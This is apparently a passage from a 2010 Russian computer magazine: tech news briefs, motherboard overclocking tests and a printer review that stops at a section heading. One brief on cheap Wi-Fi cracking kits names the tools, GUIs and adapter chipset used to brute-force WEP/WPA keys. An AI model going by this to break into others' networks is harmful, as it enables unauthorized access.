В этом месяце у нас какая-то повышенная концентрация новостей о разных сумасшедших идеях, и эта новость — не исключение. Недавно компания Rambler добавила к своим сервисам справочные, калькуляционные и конверторные возможности проекта с восхитительным названием WhoYOUgle («Хуюгль», если писать кириллицей). Да, и мы, и «Рамблер» в курсе, что первое апреля давно прошло, так что это не шутка. Не веришь? Проверь — «Хуюгль» расположился по адресу http://whoyougle.ru, и находится он там с 1-го апреля 2009 года. WhoYOUgle — детище известного журналиста и стартапера Антона Носика, чья тяга к ненормативной лексике давно ни для кого не секрет (в РуНете Носик известен под ником dolboeb). За прошедший с момента запуска проекта год WhoYOUgle даже успел стать лауреатом «Премии Рунета», а теперь благодаря ему рамблеровский поисковик умеет выводить прямо в результатах поиска ответы на вопросы вида «100 юаней в рублях» или «940 килограмм-сила-метров в британских тепловых единицах». Вот такой вот маленький «Хуюгль» этим вашим «Гуглам».







КОМПЬЮТЕР НАЧИНАЕТСЯ С INTEL®.

ЭКОНОМЬ!






реклама

Сервер + лицензионный софт!

Мощный четырехядерный процессор Intel® Xeon® 3400 для многозадачной работы.
Оперативная память с коррекцией ошибок и дисковое пространство, организованное в RAID-массив, для бесперебойной работы сервера.
Лицензионная серверная операционная система, для комфортной работы и защиты от многих рисков!

Технические характеристики сервера:

- Процессор Intel® Xeon® 3400
- Операционная система Windows® Server 2008® Foundation
- ОЗУ до 32ГБ DDR3 ECC Reg
- Дисковая подсистема до 6 дисков SATA (опционально «горячей» замены)



Мощный.
Интеллектуальный.



Специальные условия для дилеров и системных интеграторов!

За бесплатной консультацией и по вопросам приобретения обращайтесь к нашим партнерам. Полный список партнеров на **www.r-style-computers.ru**

Техническая поддержка: ЗАО «Эр-Стайл Компьютерс»
Тел. : **(495) 514-14-17** Бесплатный телефон для России: **8-800-200-800-7**

НАЛОГ НА ЧИСТЫЕ НОСИТЕЛИ

В некоторых европейских странах, в частности в Швеции, уже некоторое время существует специальный налог на каждый проданный mp3-плеер и чистую болванку. С этого налога выплачиваются отчисления вечно обиженным правообладателям, которые таким образом пытаются компенсировать свои «чудовищные финансовые потери», которые терпят из-за пиратства. Теперь «налог на болванки» появится и в России — «временный порядок контроля за ввозом оборудования и носителей для воспроизведения в частных целях» уже действует, а скоро подоспеет и постановление правительства. Распространяется это нововведение на всю аудио- и видеоаппаратуру, то есть компьютеры, жесткие диски, телефоны, деки, плееры, а также на чистые носители и так далее. Отныне импортеры техники не только обязаны показать таможне договор или гарантийное обязательство, согласно которому они обязуются заплатить (вероятнее всего, нашему незабвенному РАО) подать в размере 0,5% от стоимости товара. Импортеры, конечно, пока пытаются выразить протест, но непохоже, чтобы кто-то собирался к ним прислушиваться. Улыбается и машем.

$20 ЗА КОМПЛЕКТ ДЛЯ ВЗЛОМА WI-FI

Вслед за модным в поднебесной трендом организации курсов для хакеров предприимчивые китайцы поставили на поток продажу готовых комплектов для взлома Wi-Fi сетей. Идея не новая, но, в отличие от более дорогих аналогов вроде Wifi Box (wifi-box.com), за «подарок скриптикидису» китайцы на рынке в Пекине просят всего 20-30 баксов. Комплект собран в лучших традициях «Made in China»: не самая удачная узконаправленная антенна, дешевый USB-модуль Wi-Fi, который гарантированно работает под Linux'ом, и диск с записанным Backtrack'ом. Дистрибутив ленивого пентестера создатели заботливо включили в комплекте вместе с подробной инструкцией, как пробрутфорсить ключи для защищенных WEP/WPA сетей. Впрочем, не жди инструкций по kismet и aircrack — все делается через GUI-оболочки Spoonwep и Spoonwpa. Если такой набор покупать через Инет, то обойдется он гораздо дороже, но тут надо понимать, что смысла в этом никакого нет. Даже если в твоем буке несовместимый с Backtrack беспроводный модуль, можно купить подходящий Wi-Fi донгл на известной онлайн-барахолке dealextreme.com. Ключевое слово для поиска - «RTL8187L». Это название чипсета, на котором построено огромное количество одинаковых девайсов. Их продают за $20 в разных корпусах и под разными названиями. На этом сайте несложно найти и антенну, но учти: от самой дешевой толка будет не сильно больше, чем от банки пива с нужным коннектором. Это я к тому, что антенну можно сделать самому на сайтах nag.ru и lan23.ru.



RAPIDSHARE WINS!

Копирасты всего мира активно буйствуют и качают права, и страдают от этого далеко не только торрент-трекеры — второй по популярности объект пристального внимания правообладателей — это крупные файлообменники. Немецкий RapidShare уже натерпелся от копирастов всякого, но у компании отличные юристы, что и помогает «Рапиде» выкручиваться даже из самых скверных передряг. Вот и в конце мая очередное судебное разбирательство против RapidShare закончилось полным провалом товарищей антипиратов. Немецкий суд отмел все обвинения в адрес любимой народом файлопомойки, постановив, что RapidShare действует в рамках закона. Также были осмеяны и отвергнуты «креативные» предложения истцов — ввести на сайте фильтрацию по ключевым словам и запретить заливать RAR-файлы. В кои-то веки справедливость действительно торжествует. Кстати, в конце мая Google опубликовал свой top-1000 рейтинг самых посещаемых сайтов. Rapidshare там гордо занимает 40-ю строчку!



20 МАЯ ПРЕКРАТИЛ СВОЮ РАБОТУ НЕКОГДА ПЕРВЫЙ НА ПЛАНЕТЕ USENET-СЕРВЕР. ОН БЫЛ ЗАПУЩЕН ЕЩЕ В 1979 ГОДУ И ПРОРАБОТАЛ БОЛЕЕ 30 ЛЕТ



НИЧЕГО НЕ ВИЖУ, НИЧЕГО НИКОМУ НЕ ПОКАЖУ

Многих пользователей раздражает направленное на них «всевидящее око» веб-камеры, даже если девайс отключен — начитавшись историй про страшных хакеров, народ страдает паранойей. В общем-то, эта фобия оправдана, сигнал камеры в самом деле можно перехватывать, подсматривая таким образом за неосторожными гражданами (читай нашу статью в Coding'е). Очевидно, специально для тех, кто не может избавиться от ощущения «за мной следят со спутника» китайцы из компании Gsou и выпустили гаджет, который умеет автоматически закрывать объектив, если камера не работает. Веб-кам D30 выполнен в виде человечка-циклопа с объективом вместо глаза. Когда камера не используется, человечек закрывает единственный глаз ручками и автоматически открывает его при поступлении видеовызова через Skype или MSN. Технические характеристики и цена гаджета, к сожалению, пока неизвестны, но слухи утверждают, что, хотя камера и не поддерживает HD, качество картинки она обеспечивает хорошее.

MANDRIVA ВЫСТАВЛЕНА НА ПРОДАЖУ

Циркулирующие по Сети слухи о том, что в компании Mandriva что-то неладно, были частично подтверждены официально. Нет, о смене владельцев компании речи не идет, но вот с деньгами у французов и правда совсем плохо. Финансовый кризис у авторов Mandriva Linux начался еще в 2008 году, и на текущий момент дела не просто не выправились, но стали совсем плохи — сейчас Mandriva активно ищет покупателей, новых инвесторов и партнеров. Впрочем, паниковать не стоит, исполнительный директор Mandriva Арно Лапревот заверил общественность, что после того как покупатель будет найден, стратегия и курс компании останутся прежними. Представители компании вообще отдельно подчеркивают, что Mandriva находится в поиске инвесторов «практически с самого своего основания», и ничего страшного не происходит.

ПЕРВАЯ 3D HD ВИДЕОКАМЕРА



Японцы как всегда впереди планеты всей: компания Sharp представила на суд публики одну из своих последних разработок – первую в мире 3D HD-видеокамеру. Главная фишка устройства – его крошечные размеры, в силу которых камеру можно будет интегрировать в портативные девайсы, будь то мобильный телефон, фотоаппарат, нетбук или что-то еще. А миниатюрная камера, между тем, способна делать фото и вести съемку в HD (720px2), и, так как технически камер там две (по сути, захватывается изображение для правого и левого глаз отдельно), на выходе мы получим 3D-картинку. Массовое производство этого чуда инженерной мысли начнется уже в конце текущего года, так что скоро узнаем, в какую же сумму обойдется мобильный с возможностью почувствовать себя Кэмероном.

КЛАВИАТУРА ДЛЯ ЖАРКОГО ЛЕТА И ЖАРКИХ МАТЧЕЙ

Компания Thermaltake, хорошо известная на рынке благодаря своим корпусам, блокам питания и системам охлаждения, решила удивить геймеров и, похоже, ей это удалось — эти ребята умудрились оснастить вентиляторами даже клавиатуру! Под маркой Tt eSPORTS были выпущены сразу два проводных киборда для геймеров: Challenger и Challenger Pro. Отличаются модели следующими параметрами: Challenger Pro имеет шесть мультимедийных и 18 горячих клавиш (у Challenger их семь и 12 соответственно), 64 Кб памяти для сохранения индивидуальных настроек (против 32 Кб у младшей модели), два порта USB 2.0 (у Challenger он один) и красную подсветку (в бюджетном варианте отсутствует). А теперь откроем секрет, зачем же нужны вентиляторы. Нет, они вовсе не для охлаждения клавиатуры — кулеры выдвигаются из верхней части клавы и призваны приятно обдувать кисти рук во время игры, дабы они не потели :). Цена новинок составит $55 для Challenger и $75 для Challenger Pro.



1 300 000 — ПРИМЕРНО СТОЛЬКО РЕКЛАМНЫХ СООБЩЕНИЙ В ДЕНЬ ПЕРЕНАПРАВЛЯЮТ ПОЛЬЗОВАТЕЛЕЙ НА ЗАРАЖЕННЫЕ РЕСУРСЫ

GOOGLE TV

Вездесущий Google добрался и до телевизоров. Новый проект Google TV, который уже поддерживают такие гиганты как Sony и Logitech, откроет телезрителям весь спектр интернет-удобств. Google TV в скором будущем будет интегрирован в некоторые новые телевизоры, а к старому «ящику» гугло-телевиденье можно будет подключить, купив специальную телеприставку (так же потребуются HDMI-разъем и доступ к Сети). Новая платформа позволит просматривать ролики на YouTube и других сайтах и посещать любые веб-страницы с помощью встроенного Google Chrome. У Google TV будет и своя система поиска, притом не только по интернет-контенту, но и по спутниковым (и кабельным) каналам и даже контенту некоторых цифровых видеорекордеров. Первые устройства с Google TV на борту появятся в продаже уже осенью текущего года.



ХАК ВО ИМЯ ДОБРА

С копирастами сегодня борются далеко не только пиратские партии, и делается это не только легальными путями. В марте текущего года из-за жалобы, поданной в британский суд Ассоциацией кинопроизводителей (MPA), приказал долго жить популярный Usenet-поисковик Newzbin. Ресурс сначала обязали прекратить индексировать фильмы и программы, принадлежащие MPA, а затем обложили штрафом, что и привело к его смерти. И вот, несколько месяцев спустя, пользователям погибшего сервиса пришли письма от некой хак-группы «Team R Dogs», в которых хакеры обещают возродить Newzbin в лучшем виде. Представитель хакеров Mr.White объясняет, что в руки их команды каким-то образом попали большая часть исходного кода и базы данных ресурса. Возможность такого поворота событий подтвердил и DeepSharer — бывший редактор поисковика. По его словам, серверы действительно ломали и исходники могли быть украдены. В своем письме хакеры горячо заверили общественность, что «слишком любили Newzbin, чтобы просто позволить ему умереть», и пообещали запустить Newzbin2 в самом ближайшем будущем.



5 МИЛЛИОНОВ ЧАСОВ ПРОВЕЛИ ПОСЕТИТЕЛИ ЗА ИГРОЙ В PAC-MAN, РАЗМЕЩЕННОЙ НА ГЛАВНОЙ СТРАНИЦЕ GOOGLE В ЧЕСТЬ 30-ЛЕТИЯ ИГРЫ

Сергей Плотников



ВСЕ ДЛЯ 32 НАНОМЕТРОВ

ТЕСТИРОВАНИЕ СИСТЕМНЫХ ПЛАТ НА БАЗЕ НОВОГО ЧИПСЕТА INTEL

Одновременно с выходом 32-нанометровых процессоров архитектуры Westmere компания Intel представила линейку чипсетов H55/57 Express. Основные игроки рынка системных плат, разумеется, выпустили на его основе свои продукты. В данной статье мы рассмотрим ключевые модели и определим среди них лучших из лучших.

В ЧЕМ РАЗНИЦА?

Перед тем, как выбрать себе системную плату на одном из чипсетов Intel H55/H57 Express, было бы неплохо понять, чем же они отличаются. Набор микросхем Intel H57 Express является старшим из двух новых чипсетов и предназначен для работы со всей линейкой процессоров Intel Core, начиная от i3 и заканчивая i7. Так как контроллеры памяти и шины PCI Express расположены непосредственно в центральном процессоре (также, как и графическое ядро), то чипсет отвечает за работу интерфейсов DVI, DisplayPort (поддерживает технологию HDCP) и HDMI, а также шести портов SATA, контроллера RAID, четырнадцати разъемов USB, сетевого и звукового контроллеров, а также дополнительных линий шины PCI Express в количестве восьми штук. Младшая модель — Intel H55 Express — отличается от H57 отсутствием RAID-контроллера и тем, что в нем стало меньше портов шины PCI Express x1 (на две штуки).


МЕТОДИКА ТЕСТИРОВАНИЯ

Главной задачей тестирования системных плат мы определили проверку скорости и стабильности их работы, а путь такой проверки только один и называется он оверклокингом. Мы увеличивали производительность путем повышения опорной частоты BCLK до уровня 214 МГц (4922\23). После проведения данного мероприятия мы запускали такие бенчмарки, как SuperPI 1.5XS со значением 1M, wPrime 2.0 со значением 32M, а также тесты стабильности системы из пакета программ Lavalys Everest Ultimate Edition.




ТЕСТОВЫЙ СТЕНД

Процессор, ГГц: 3.06, Intel Core i3-540
Оперативная память, Гб: 2x2, Geil Black Dragon
Видеоплата, Мб: 512, ATI Radeon HD 5670
Жесткий диск, Тб: 1.5, Seagate Barracuda ST31500341AS
Процессорный кулер: Noctua NH-D14
Блок питания, Вт: 1000, ZALMAN ZM1000-HP
ОС: Windows XP Professional, SP3, x32



Наибольший разгонный потенциал демонстрируют платы от ASUS и MSI



Оверклокинг существенно повысил результаты теста WinRAR

ВЫЧИСЛЕНИЕ ЧИСЛА «ПИ»


MSI H55-GD65
ASRock H55M Pro
ASUS P7H55-M Pro
Gigabyte GA-H55M-UD2H
ECS H55H-CM
Foxconn H55MX-S

0 5 10 15 20

wPrime 2.00 32m (OC), c
SuperPi 1.5 XS 1m (OC), c
wPrime 2.00 32m, c
SuperPi 1.5 XS 1m, c


Как видно, платы показывают схожие результаты до разгона

EVEREST: ТЕСТ ПАМЯТИ



Разгон позволяет значительно увеличить результат синтетического теста Everest

ock H55
Pro



ASUS P7H55-M PRO

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: INTEL H55 EXPRESS
СОКЕТ: LGA 1156
ПАМЯТЬ, ГБ: 16, 4XDDR3, 1066 — 2133 МГЦ
ДИСКОВЫЕ КОНТРОЛЛЕРЫ: 1XIDE, 6XSATA 3 ГБИТ/С
СЛОТЫ РАСШИРЕНИЯ: 1XPCI-E X16, 1XPCI-E X1, 2XPCI
ЗАДНЯЯ ПАНЕЛЬ: D-SUB, DVI, HDMI, 6XUSB 2.0, SPDIF, RJ-45, PS/2
АУДИО: 7.1 HDA REALTEK
СЕТЬ: GIGABIT ETHERNET
ФОРМ-ФАКТОР: 245X245 MM, MATX





Тайваньские инженеры из компании ASUS одними из первых выпустили на рынок системную плату под процессоры Clarkdale, и, надо сказать, получилась она достаточно удачной. Сразу видно, что над разводкой компонентов думали внимательно, поэтому каждый элемент находится на своем месте. Никаких претензий тут нет. С разгоном все тоже получилось весьма неплохо, по опорной частоте мы смогли выйти на рубеж в 206 МГц, что и объясняет высокие показатели в тестах. Для тех, кто пока не умеет разгонять систему через BIOS, производитель создал технологию Turbo V, которая позволяет произвести оверклокинг с помощью удобного интерфейса.

Как и у всех устройств ASUS, цена данной платы несколько выше, чем у аналогичных девайсов конкурентов. Кроме того, очень бы хотелось видеть разъем PCI Express x4, а также, учитывая оверклокерские возможности, нормальные качественные конденсаторы, а не те дешевые, что тут установлены.



ASROCK H55M PRO

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: INTEL H55 EXPRESS
СОКЕТ: LGA 1156
ПАМЯТЬ, ГБ: 16, 4X DDR3, 1066-2600+ МГЦ
ДИСКОВЫЕ КОНТРОЛЛЕРЫ: 5XSATA 3 ГБИТ/С
СЛОТЫ РАСШИРЕНИЯ: 1XPCI-E X16, 1XPCI-E X16 (РЕЖИМ X4), 1XPCI-E X1, 1XPCI
ЗАДНЯЯ ПАНЕЛЬ: D-SUB, DVI, HDMI, 5XUSB 2.0, ESATA/USB, FIREWIRE, SPDIF, RJ-45, PS/2
АУДИО: 7.1 HDA VIA VT1718S
СЕТЬ: GIGABIT ETHERNET
ФОРМ-ФАКТОР: 244X244 MM, MATX



Видимо, компанию ASRock уже не устраивает имидж производителя бюджетных решений, и она решила его поменять, выпуская достаточно серьезные и дорогие платы. Например, на ASRock H55M Pro установлены качественные конденсаторы, да и разводка остальных компонентов выполнена весьма и весьма неплохо. На этой плате можно реализовать и спарку графических плат по технологии ATI CrossFire X, но если ты этим займешься, то помни, что вторая видеоплата закроет собой слоты PCI-E x1 и PCI. Говоря о производительности можно сказать, что по опорной частоте мы вышли на 193 МГц, что, конечно, не выдающийся, но вполне нормальный результат.

Все же в процессе тестирования были найдены некоторые недостатки в разводке устройства. Например, если ты любитель мощных охладительных систем, то он перекроет собой восьмипиновый коннектор для шлейфа блока питания. Кроме того, длинная графическая плата мешает открытию защелок слотов памяти.

Samsung R580

ECS H55H-CM

ASUS P7H55-M Pro

MSI H55-GD65

3500 руб.

2900 руб.

ECS H55H-CM

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: INTEL H55 EXPRESS
СОКЕТ: LGA 1156
ПАМЯТЬ, ГБ: 16, 4XDDR3, 1066/1333
ДИСКОВЫЕ КОНТРОЛЛЕРЫ: 6XSATA 3 ГБИТ/С
СЛОТЫ РАСШИРЕНИЯ: 1XPCI-E X16, 2XPCI-E X1, 1XPCI
ЗАДНЯЯ ПАНЕЛЬ: D-SUB, HDMI, 6XUSB 2.0, RJ-45, 2XPS/2, LPT
АУДИО: 5.1 HDA REALTEK ALC662 (ОПЦИОНАЛЬНО 7.1 REALTEK ALC888)
СЕТЬ: GIGABIT ETHERNET
ФОРМ-ФАКТОР: 244X244 ММ, MATX





Пример неплохой системной платы, предназначенной для использования в офисном компьютере. Она поддерживает установку до 16 Гб оперативной памяти в 4 слота и имеет два слота PCI-E x1 для установки дополнительных устройств. Жесткие диски можно подключить в шести портах SATA. Проблем с разводкой практически нет.

Разве что, если офисный ПК будет нуждаться в видеоплате, она будет сталкиваться с защелками на слотах памяти, да и один из двух слотов PCI Express x1 станет недоступен. Возможности оверклокинга, как и положено офисной плате, очень небольшие: в BIOS даже отсутствует нужная вкладка, пользователю можно только менять частоту BCLK, причем без изменения напряжения и таймингов памяти. В нашем случае результат разгона составил 160 МГц, и то в основном благодаря возможностям памяти и ЦП, а не системной платы.

FOXCONN H55MX-S

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: INTEL H55 EXPRESS
СОКЕТ: LGA 1156
ПАМЯТЬ, ГБ: 8, 2XDDR3, 1066/1333
ДИСКОВЫЕ КОНТРОЛЛЕРЫ: 6XSATA 3 ГБИТ/С
СЛОТЫ РАСШИРЕНИЯ: 1XPCI-E X16, 1XPCI-E X4, 2XPCI
ЗАДНЯЯ ПАНЕЛЬ: DVI, HDMI, 6XUSB 2.0, SPDIF, COM, RJ-45, PS/2
АУДИО: 7.1 HDA REALTEK ALC888S
СЕТЬ: GIGABIT ETHERNET
ФОРМ-ФАКТОР: 244X218 ММ, MATX





Несмотря на свою невысокую цену, которая является основным достоинством данного устройства, те, кто ее приобретут, получат довольно функциональный девайс, который по своим основным параметрам ни в чем не уступает изделиям конкурентов. Присутствует на нем и слот PCI Express x4, который может быть занят как второй видеоплатой (что маловероятно в случае офисной машины), так и неким периферийным устройством.



Основные недостатки устройства — это малое количество слотов для памяти и слабый разгонный потенциал. Несмотря на то, что форм-фактор этой платы mATX, четыре слота для памяти разместить было бы реально, а так их только два, и максимальный объем ОЗУ равен 8 Гб. С разгоном все обстоит еще мрачнее, так как в BIOS даже нет соответствующего раздела, разрешено только менять тайминги и значения множителей памяти. Добавив к этому недорогие конденсаторы, мы получим типичную офисную системную плату.

ASRock H55M Pro

Gigabyte GA-H55M-UD2H

H55-GD65

EDITOR'S CHOICE • EDITOR'S CHOICE • ХАКЕР

3600 руб.

GIGABYTE GA-H55M-UD2H

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: INTEL H55 EXPRESS
СОКЕТ: LGA 1156
ПАМЯТЬ, ГБ: 16, 4XDDR3, 800 — 2200+
ДИСКОВЫЕ КОНТРОЛЛЕРЫ: 1XIDE, 1XFDD, 5XSATA
СЛОТЫ РАСШИРЕНИЯ: 2XPCI-E X16, 2XPCI
ЗАДНЯЯ ПАНЕЛЬ: D-SUB, DVI, HDMI, DISPLAYPORT, 6XUSB 2.0, FIREWIRE, SPDIF, ESATA, RJ-45, PS/2
АУДИО: 7.1 HDA REALTEK ALC889
СЕТЬ,: GIGABIT ETHERNET REALTEK RTL8111D
ФОРМ-ФАКТОР: 244X230 MM, MATX





Тем, кто любит быструю память, обязательно стоит обратить свое внимание на эту системную плату, так как она поддерживает модули ОЗУ DDR3 с рабочей частотой до 2133 МГц. Но только при использовании процессоров Intel Core i5 и i7, в которых нет видеоядра, в противном случае максимальная частота памяти составит только 1066 МГц. Кроме того, плата поддерживает режим ATI CrossFire X, что при необходимости позволит создать массив видеокарт. Если же ты собираешься заняться разгоном, то тебе наверняка придется по вкусу фирменная технология Ultra Durable 3, которая включает в себя очень качественные комплектующие энергосистемы платы.



Но, несмотря на столь хороший старт, наше разгонное тестирование оказалось не очень успешным, частоту удалось поднять только до 165 МГц, что для такой платы от Gigabyte является крайне низким результатом. Видимо, любителям FPS придется прикупать быструю память и две видеоплаты, а не надеяться на успешный оверклок.

4500 руб.

MSI H55-GD65

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ЧИПСЕТ: INTEL H55 EXPRESS
СОКЕТ: LGA 1156
ПАМЯТЬ, ГБ: 16, 4XDDR3, 1066-2133+МГЦ
ДИСКОВЫЕ КОНТРОЛЛЕРЫ: 1XIDE, 7XSATA
СЛОТЫ РАСШИРЕНИЯ: 2XPCI-E X16, 2XPCI-E X1, 2XPCI
ЗАДНЯЯ ПАНЕЛЬ: D-SUB, DVI, HDMI, 6XUSB 2.0, FIREWIRE, SPDIF, ESATA, RJ-45, 1XPS/2
АУДИО: 7.1 HDA REALTEK ALC889
СЕТЬ: GIGABIT ETHERNET, REALTEK 8111DL
ФОРМ-ФАКТОР, ММ: 305X225, ATX



Форм-фактор ATX, в котором выполнена эта системная плата, позволил производителю разместить на ней массу полезных компонентов, которые включают в себя порт eSATA, множество слотов расширения, внешнюю клавишу перезагрузки системы и много других нужных и полезных вещей. При этом к распайке компонентов невозможно придраться, все сделано достаточно грамотно. Но основное достоинство данной системной платы — ее разгонный потенциал. На ней и только на ней мы смогли поднять тактовую частоту процессора до рекордных 4876 МГц, что является поистине феноменальным результатом. Не скрывая гордости, отметим, что на момент написания статьи это был лучший показатель для данного процессора при оверклоке с воздушным охлаждением.



Цена устройства существенно превышает среднюю стоимость плат в обзоре. С другой стороны, оно того стоит.

Сергей Никитин





4490 руб.

МАЛЕНЬКИЙ ТРУДЯГА

ТЕСТИРОВАНИЕ МОНОХРОМНОГО ЛАЗЕРНОГО ПРИНТЕРА SAMSUNG ML-1660

Современные технологии позволяют во много раз уменьшить габариты множества привычных для нас вещей, при этом сохраняя их качество и функционал. В первую очередь эта тенденция, конечно же, касается электроники. Переход на новые техпроцессы позволяет нам получать более мощные компоненты, более миниатюрные нетбуки и сотовые телефоны. Это привычная миниатюризация. Но есть и несколько нестандартная — например, компактные периферийные устройства. Компания Samsung выпустила монохромный лазерный принтер ML-1660, который называют самым маленьким устройством такого класса. Меньше габариты — меньше занято места на столе. Малогабаритное устройство проще носить с собой. Мы заинтересовались возможностями такого девайса и провели его тщательное тестирование.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

- Разрешение, dpi: 1200x600
- Скорость печати, стр\мин: 16
- Время выхода первого отпечатка, сек: 8
- Емкость лотка для бумаги, листов: 150
- Габариты, мм: 321x224x181
- Вес, кг: 4.2

МЕТОДИКА ТЕСТИРОВАНИЯ

Для проверки скорости и качества печати была использована наша стандартная тестовая страница, которая включает в себя наиболее часто применяемые пользователями в повседневной работе документы: текст разного размера и шрифтов, таблицу, диаграмму и фотографию. После установки принтера, драйверов и необходимого программного обеспечения запускалась печать стандартной тестовой страницы. После этого мы распечатывали 10 экземпляров нашей тестовой страницы и засекали время выхода первого отпечатка и общее время выполнения задания. Кроме того, мы обращали внимание на внешний вид устройства, комплект поставки, шумность при работе и удобство эксплуатации девайса.

ВНЕШНИЙ ВИД

Какими бы ни были размеры устройства, его внешний вид все равно интересен и немаловажен для пользователей, особенно если предполагается использование дома. Внешность принтера Samsung ML-1660 весьма приятная. Корпус действительно очень компактный, линии плавные, углы скруглены. Корпус принтера окрашен черным и серым цветами. В итоге мы получаем классический экстерьер устройства, которое можно поместить в любой домашний или офисный интерьер, не заботясь при этом, впишется ли оно в него. Когда принтер находится в неразвернутом состоянии, он похож на небольшой пластиковый кубик, из которого ничего не торчит. Учитывая его небольшие размеры и вес, его можно использовать даже в качестве мобильного печатающего устройства в тех местах, где есть компьютер и свободная электрическая розетка. Конечно, в пакет он не поместится, а потребует для транспортировки отдельной сумки, но, если это действительно нужно, то его вполне можно носить с собой, причем с гораздо большим комфортом, нежели большинство аналогов. Для того, чтобы привести принтер в рабочее состояние достаточно разложить лотки для бумаги и все будет готово. Понятно, что эта процедура не вызовет ни у кого каких-либо проблем.

А ЧТО ОН УМЕЕТ?

Конечно, он умеет печатать, но об основной функции Samsung ML-1660 мы поговорим немного позже, а сейчас коснемся его дополнительных функций. Панель управления из нескольких кнопок и индикаторов расположена на верхней панели устройства. Клавиша включения\выключения питания имеет и еще одну функцию: переводит устройство в режим экономии электроэнергии, который поможет тебе сохранить средства, идущие на оплату коммунальных услуг, продлит срок службы устройства (так как ни одно из них не радуется постоянным включениям и выключениям), а также обрадует всех «зеленых» на планете. Вторая кнопка также подарит много интересных возможностей, она существенно облегчает процесс печати. Нажав на нее один раз, ты через некоторое время увидишь распечатку того, что в текущий момент находится на экране, а подержав ее подольше, распечатаешь только содержимое активного в данный момент окна. Согласись, это довольно удобно! Расширяет возможности печати и программное обеспечение Samsung AnyWeb Print, которое входит в комплект поставки устройства. Благодаря этому ПО распечатка понравившихся элементов с бескрайних просторов интернета станет гораздо проще и удобнее. Тебе достаточно будет перетащить понравившиеся картинки или что-то иное на специальную панель печати твоего браузера, при необходимости провести небольшую редактуру и нажать Print! Так что этот малыш способен на нечто большее, чем просто печать, он делает ее гораздо более удобной.

ОСНОВНАЯ ФУНКЦИЯ

